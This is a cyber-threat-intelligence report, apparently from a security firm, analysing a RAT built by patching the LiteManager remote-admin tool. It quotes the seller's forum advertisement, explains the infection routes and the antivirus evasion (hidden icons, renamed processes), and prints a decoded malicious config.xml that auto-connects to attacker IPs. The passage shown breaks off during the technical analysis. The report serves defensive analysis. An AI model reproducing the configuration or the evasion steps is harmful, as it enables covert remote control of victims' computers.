infinitum IT
Power of integrated Security

LiteManager Exploit RAT

CTI Report


www.infinitumit.com.tr


infinitumitlabs

Contents


Contents 2
Diamond Model 3
Attack Chain 4
About LiteManager & LiteManager RAT 5
What's LiteManager? 6
What's NoIP? 7
Features of the LiteManager Exploit RAT 7
How Could an Attacker Perform the Attack 7
A Glimpse into the LiteManager RAT Attack 8
How Does the LiteManager RAT Bypass the Antiviruses? 9
Technical CTI Analysis of the LiteManager RAT 10
STUB 10
NETWORK 13
PROCESS & REGISTRY 14
OSINT 16
LiteManager NoIP Exploit Summary 18
Mitigations 19
MITRE ATT&CK Table 20
IOCs & Categorization 22
IP: 22
HASH: 22
Categorization: 23
Yara Rule 24
Sigma Rule 25

Diamond Model






Attack Chain



About LiteManager & LiteManager RAT


[SALE SELL] RAT based on white LM software

Follow ONE

Start new topic | Reply to this topic

Report post

Lite Manager RAT

Lite Manager (https://litemanager.com) - legal white software for remote computer administration.
It has a wonderful "NoIP" function, which allows you to independently connect to the server at a specified interval.

The software is perfect as a post-exploitation tool and/or backdoor.

In its pure form, the program cannot be used as malware, since the names of the processes are incorrect, the tray icon is visible, and some ABs mark it as unwanted software.
Therefore, the original files were patched by me, including:
- removed tray and file icons
- changed process names to disguise them as system ones
- service name changed (when pinned)


A convenient .exe builder and software installer was also written in C, which requires you to specify a password at startup for decryption (so that the patched files do not burn prematurely).
The kit includes sources and a detailed manual.

The pinning function is optional and implemented as a Windows service, using the native litemanager code.

Screenshots:


The LiteManager RAT has been detected for the first time on an underground dark web forum and is being offered for sale by a threat actor. This type of virus is not an ordinary RAT virus. It injects the RAT by exploiting a security vulnerability in the legal software LiteManager, specifically originating from its NoIP service.

What's LiteManager?



LiteManager is a legal remote desktop connection software similar to AnyDesk and TeamViewer. Individuals, companies, and institutions use this software to establish remote connections.

What's NoIP?



NoIP is a DDNS service that essentially allows users to use a domain name associated with their dynamic IP addresses. When establishing a connection, a stable domain name is obtained via NoIP, and remote desktop connection is made through that domain name. This process enables users to maintain the connection even if their IP addresses constantly change.


Features of the LiteManager Exploit RAT

The most important feature of the RAT is its low detection rate. Since LiteManager is a legitimate software, it is not detected as a virus by many antivirus programs. Another feature of the software is that the RAT infects the system through configuration changes based on NoIP contained within the software, and everything happens through the LiteManager application. The user is not required to install any additional software other than LiteManager.

How Could an Attacker Perform the Attack


- LiteManager RAT can infect the target system in two different ways. In the first type of attack, the attacker sends a modified configuration file of the legit LiteManager along with a different patch to the user. This configuration file contains an exploit via NoIP, and as soon as it is executed, the attacker establishes a remote desktop connection via DDNS using the LiteManager application.
- In the other type of attack, the attacker does not make the user install any software. He makes the targeted user replace the configuration file with the default configuration file that comes with the LiteManager application. In this way, the existing NoIP vulnerability provides full access to the targeted system via LiteManager.

A Glimpse into the LiteManager RAT Attack




The LiteManager software itself does not have a structure that can be used as a virus. The attacker changes the LiteManager software configuration to make it work as a virus.

After the configuration settings are made, the only thing left for the attacker is to send it to the target system. At this stage, social engineering can be used, or a physical attack can be carried out. The targeted system user needs to install the LiteManager version patched by the attacker or manually change the configuration file in LiteManager to run the virus.




At this stage, the targeted system user installs the LiteManager software that has been patched by the attacker. There is no suspicious activity in this part because the legitimate LiteManager software has been installed. However, this version, which has been exploited with NoIP configuration and patched by the attacker, connects to the attacker's LiteManager software via NoIP DDNS.



Finally, the attacker establishes a connection from its LiteManager software to the LiteManager software of the targeted user.


How Does the LiteManager RAT Bypass the Antiviruses?




The software cannot be used as a virus in its pure form. This is because of incorrect process names, the visible tray icon, and some antivirus software marking it as unwanted software. To prevent the detection, tray and file icons have been removed, and process and service names have been changed. This allows the software to be used as a virus.

Technical CTI Analysis of the LiteManager RAT

STUB



The malicious stub is developed in C language and has a size of 11.37MB. The unpatched version of the software has a size of 10.89MB. At the same time, the attacker-patched version of LiteManager and the unpatched, non-virus LiteManager software are packed.



Ad	Değiştirme tarihi	Tür	Boyut
Kitaplıklar	7.12.2019 12:31	Dosya klasörü	
Ortak Belgeler	4.01.2024 20:50	Dosya klasörü	
Ortak Hesap Resimleri	4.01.2024 18:26	Dosya klasörü	
Ortak İndirilenler	7.12.2019 12:14	Dosya klasörü	
Ortak Masaüstü	7.01.2024 12:38	Dosya klasörü	
Ortak Müzik	7.12.2019 12:14	Dosya klasörü	
Ortak Resimler	7.12.2019 12:14	Dosya klasörü	
Ortak Videolar	7.12.2019 12:14	Dosya klasörü	
config.xml	26.01.2024 23:32	XML Belgesi	24 KB
desktop.ini	7.12.2019 12:12	Yapılandırma ayarl...	1 KB
ROMFUSClient.exe	26.01.2024 23:32	Uygulama	4.617 KB
ROMServer.exe	26.01.2024 23:32	Uygulama	5.752 KB

After running the patched LiteManager software by the attacker, files named 'config.xml', 'ROMFUSClient.exe', and 'ROMServer.exe' are created in the Public directory.

These files created in the Public directory are not created in the Public directory in the normal version of LiteManager that has not been patched by the attacker. In the normal LiteManager version, these files are created under the C:\Program Files (x86)\LiteManager Pro - Server directory.

```
C:\Users\Public\config.xml

<?xml version="1.0" encoding="UTF-16"?>
- <Parameters version="4728">
    <CallbackSettings/>
    <LMUser/>
    <NoIPSettings>//48AD8AeABtAGwAIAB2AGUAcgBzAGkAbwBuAD0AIgAxAC4AMAAiACAAZQBuAGMAbwBkAGkAbgBnAD0AIgBVAFQARgAtADEANgAiAD8/
    <NTUser/>
    <Options>VFBGMBFUUk9NU2VydmVyT3B0aW9ucwAJVXNlTlRBdXRoCA1TZWN1cml0eUxldmVsAgMEUG9ydAMSFhRFbmFibGVPdmVybGF5Q2FwdHVyZQg
    <Pwd>JdVa0oOqQAr0ZMdtcTwHrQ==</Pwd>
    <ROMCalendarRecordSettings>//48AD8AeABtAGwAIAB2AGUAcgBzAGkAbwBuAD0AIgAxAC4AMAAiACAAZQBuAGMAbwBkAGkAbgBnAD0AIgBVAFQARgAtA
    <StartUpMode>AAAAAA==</StartUpMode>
    <ChangeSettings>AQAAAA==</ChangeSettings>
  </Parameters>
```

The created 'config.xml' file plays a critical role in the attack. Changes made to this 'config.xml' file enable the attacker to establish a connection to the LiteManager software without the user's consent. However, the file content is encoded and encrypted.

```
7
8     <NoIPSettings>
9         <rom_connect_by_id_settings version="4728">
10            <auto_connect>true</auto_connect>
11            <use_lm_noip>false</use_lm_noip>
12            <noip_host>85.159.228.188</noip_host>
13            <noip_port>5651</noip_port>
14            <noip_id>36D272A4</noip_id>
15            <interval>5</interval>
16            <noip_use_new_main_noip>false</noip_use_new_main_noip>
17            <noip_new_main_host>91.240.86.200</noip_new_main_host>
18            <noip_new_main_port>5651</noip_new_main_port>
19            <id_by_compname>false</id_by_compname>
20            <id_random_on_start>false</id_random_on_start>
21            <id_add_prefix_id>false</id_add_prefix_id>
22            <id_prefix_id></id_prefix_id>
23            <id_hardware_id>VB86f9c143-716e4981</id_hardware_id>
24            <id_use_hardware_id>true</id_use_hardware_id>
25            <use_protect_code>false</use_protect_code>
26            <protect_code>0</protect_code>
27            <synchronize_settings>false</synchronize_settings>
28            <use_reserve_noip>false</use_reserve_noip>
29            <reserve_noip_host></reserve_noip_host>
30            <reserve_noip_port>5651</reserve_noip_port>
31            <synchronize_screen_record>false</synchronize_screen_record>
32            <cur_main_noip_index>1</cur_main_noip_index>
33        </rom_connect_by_id_settings>
34    </NoIPSettings>
35  <NTUser/>
```


The contents of the encoded and encrypted "config.xml" file were decoded and decrypted to make it readable.

It appears that the <auto_connect> feature is enabled in the configuration file of the LiteManager software(*whose configuration was changed by the attacker*). This indicates that an automatic connection to the NoIP server is established when the software is run.

